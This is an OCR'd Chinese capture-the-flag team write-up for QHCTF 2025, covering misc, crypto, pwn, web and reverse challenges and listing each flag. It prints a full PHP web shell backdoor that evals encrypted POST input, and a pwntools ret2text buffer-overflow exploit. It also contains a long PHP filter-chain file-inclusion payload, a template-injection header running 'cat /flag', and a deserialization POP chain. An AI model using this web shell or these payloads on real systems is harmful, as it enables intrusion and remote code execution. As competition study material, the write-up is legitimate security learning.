
启航杯&Seandictionary小队&wp

Misc

QHCTF For Year 2025 | FINISHED




```
QHCTF{FUN}
```

请找出拍摄地所在位置 | FINISHED


首先定位大致范围

聊城或者柳城

然后根据对面的“街口果酱烧烤”进行定位即可

```
1    QHCTF{广西壮族自治区柳州市柳城县六广路与榕泉路交叉口}
```

你能看懂这串未知的文字吗 | FINISHED



羊文对照得到szfpguwizgwesqzoaoerv


尝试凯撒，栅栏无效，猜测是维吉尼亚

LSB隐写得到qihangbeiiseasy作为key

解得QHCTF{cryptoveryeasybysheep}

_____启动！| FINISHED

在135流找到url：http://101.126.66.65/log



下载得到后门文件，内含flag

```php
<?php
@error_reporting(0);
session_start();
    $key="e45e329feb5d925b"; //该密钥为连接密码32位md5值的前16位，默认连接密码rebeyond
    $_SESSION['k']=$key;
    $FLAG="QHCTF{69b62b46-de2f-4ac2-81f7-234613d25cfb}";
    session_write_close();
    $post=file_get_contents("php://input");
    if(!extension_loaded('openssl'))
    {
        $t="base64_"."decode";
        $post=$t($post."");

        for($i=0;$i<strlen($post);$i++) {
                $post[$i] = $post[$i]^$key[$i+1&15];
                }
    }
    else
    {
        $post=openssl_decrypt($post, "AES128", $key);
    }
    $arr=explode('|',$post);
    $func=$arr[0];
    $params=$arr[1];
    class C{public function __invoke($p) {eval($p."");}}
    @call_user_func(new C(),$params);
?>


```

QHCTF{69b62b46-de2f-4ac2-81f7-234613d25cfb}

PvzHE | FINISHED

按时间查找即可

PvzHE\images\ZombieNote1.png

QHCTF{300cef31-68d9-4b72-b49d-a7802da481a5}

Crypto

Easy_RSA | FINISHED

之前的那题是真不会做，后面换的题又过于弱智

```python
# -*- coding: utf-8 -*-
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP
import base64

private_key = b'''-----BEGIN RSA PRIVATE KEY-----
\nMIICWwIBAAKBgQDIMXWdJOp5N7utubIOO0PmH7izlWzWT5g1LZ7O/c2klWIRuu1D\nJFzAHT/h3/
Rx1JU3/NSY9g0E0ETZerI9PaEUNRIooCZm3Uy3LAPybVIOHpOP4bZ8\nL2I/GIf4i/Yt8MzLk/7r6a
u5pFh+ifl8G/ce6nSgh5LWs/jpjOv61pYsWwIDAQAB\nAoGAA4uAqiozrrbSb3aY1RCumJ4aLq/oL/
lT2Ck5JTAwWog8ptS5C9XSgKJj9bN6\nCCP8CnRDLXw56cpoVbOLAXOcbQ+gga/V0SMNeyDsc7Rtk9
psRH+BgnxdsL24KOQf\nx7qGNoWUqRCHZ7qafRbu0yGOkeS8Mi3EDr2iYedIDzOSW40CQQDOqgQTfZ
Hjt1bV\n4b5UWFP/N8C4gaoB13xnfE5hh15keiQta2unXvCxvaOdYD1KuOIq9NLP7Uzl05/5\n5GXx
x6avAkEA9/v7cYaJHoHQTyrHQrdEGrMSYcmA6o1+jDpoCPmY4kHg6Tz+8uR/\nRGXCdJ0ztBSOTP2r
+Y1huZpqL6jzR4KAFQJAf/L06RhCPajh4zOLQe8ZuhZLhDAL\nEG7YP73PTUShJTYVteUe1pXKEVEm
viW6bMvAgvXmmwMBK/10uyM0FpgUUwJASjSq\nAkeq4mkgB4Cajdk/VOn+9yoQHJ/onVeg6AagfBwQ
jFrHQ7Gib7ovnSupXBrGlj1W\nZ9+pvZt6aPaajex8HQJAXgHPmgnnZ/pjoAHVC65FOQS6Iw7yDjmr
h5FI0ZAs1itB\nOOiZbvpiuVaOu/QDhcD//QCvlCNDwsGobYjTxVr6kg==\n-----END RSA
PRIVATE KEY-----'''

encrypted_message =
"W3QljW92bNcoS6T7RcLQOlwnGk4Pl3YxLrx5UU+jyfh9yMjC0tOSZxcWjy4woZ2YKf+BlSFZN4hwb
UeEF2k/RkmO3Ml5946X++cxnsgbkTP8IkLtmfR9O3tyOTvw3qcUW99aQX63aM0ha4QY1QCvyya7Tvm
2jgy00zIF5cByHXM="

def decrypt_message(encrypted_message, private_key):
    key = RSA.import_key(private_key)
    cipher = PKCS1_OAEP.new(key)
    decrypted_message = cipher.decrypt(base64.b64decode(encrypted_message))
    return decrypted_message.decode()

decrypted = decrypt_message(encrypted_message, private_key)
print("解密后的消息:")
print(decrypted)

# QHCTF{63bd6c44-3d5f-4acd-8aa1-99c8f1abaed5}
```

Pwn

Easy_Pwn | FINISHED

ret2text,0xGame做过，直接找/bin/sh的地址就行

```
.text:00000000004011C6 ; int secret()
.text:00000000004011C6                 public secret
.text:00000000004011C6 secret          proc near
.text:00000000004011C6 ; __unwind {
.text:00000000004011C6                 push    rbp
.text:00000000004011C7                 mov     rbp, rsp
.text:00000000004011CA                 lea     rax, command    ; "/bin/sh"
.text:00000000004011D1                 mov     rdi, rax        ; command
.text:00000000004011D4                 call    _system
.text:00000000004011D9                 nop
.text:00000000004011DA                 pop     rbp
.text:00000000004011DB                 retn
.text:00000000004011DB ; } // starts at 4011C6
.text:00000000004011DB secret          endp
```

```python
from pwn import*
addr = "challenge.qihangcup.cn:34879".split(":")
io=remote(addr[0],addr[1])

payload= b'A'*80 + b'B'*8 + p64(0x4011CA)
io.sendline(payload)
io.interactive()

# QHCTF{1f5cf23b-8f48-4b65-bedf-23db65262678}
```

web

eazy-include | FINISHED

观察是文件包含，尝试双写绕过等方法后均无效

使用脚本生成payload如下

/?0=cat flag.php&file=php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500.L4|convert.iconv.ISO_8859-2.ISO-IR-103|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.BIG5|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.base64-decode|convert.base64-

encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.8859_3.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.864.UTF32|convert.iconv.IBM912.NAPLPS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.BIG5|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.ISO6937.8859_4|convert.iconv.IBM868.UTF-16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JIS

X0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=php://temp

查看源码即可

web-ip | FINISHED

使用hack-bar在请求头中添加X-Forwarded-For:127.0.0.1{{system('cat /flag')}}即可

web-pop | FINISHED


```php
<?php
class Start{
  public $name;
  protected $func;
  public function __construct($aa)
 {
    $this->func = $aa;
 }
}
class Sec{
  private $obj;
  private $var;
  public function __construct($aa, $bb)
```

```php
    {
        $this->obj = $aa;
        $this->var = $bb;
    }
}
class Easy{
    public $cla;
}
class eeee{
    public $obj;
    public function __construct()
    {
        $this->obj = new Start(new Sec(0,0));
    }
}
$a = new Start(0);
$a->name = new Sec(new Easy(), new eeee());
echo urlencode(serialize($a));
```

php反序列化，构造pop链传参即可

```
        public function __call($fun, $var)
        {
                $this->cla = clone $var[0];
        }
}

class eeee{
        public $obj;

        public function __clone()
        {
                if(isset($this->obj->cmd)){
                        echo "success";
                }
        }
}

if(isset($_POST['pop'])){
        unserialize($_POST['pop']);
}
```

QHCTF{f43d505b-af53-429b-b9ff-f210597787b4} Welcome to QHCTF 2025, CTFersWelcome to QHCTF 2025,



Reverse

Checker | FINISHED

```python
encrypted_flag = "726B607765584646154014411A400E461445160E174542410E1A4147450E46421314461310174
51542165E"

flag = ""
for i in range(0, len(encrypted_flag), 2):
    flag += chr(int(encrypted_flag[i : i + 2], 16) ^ 0x23)

print(flag)  # QHCTF{ee6c7b9c-e7f5-4fab-9bdf-ea07e034f6a5}

```

Rainbow | FINISHED

```python
encrypted_flag = "0B12190E1C213B6268686C6B6A69776F3B633B776E3C3B6D773B38393C773E3F3B6E69623B6D3
```


```
93F6D6227"

flag = ""
for i in range(0, len(encrypted_flag), 2):
    flag += chr(int(encrypted_flag[i : i + 2], 16) ^ 90)

print(flag)  # QHCTF{a8226103-5a9a-4fa7-abcf-dea438a7ce78}
```

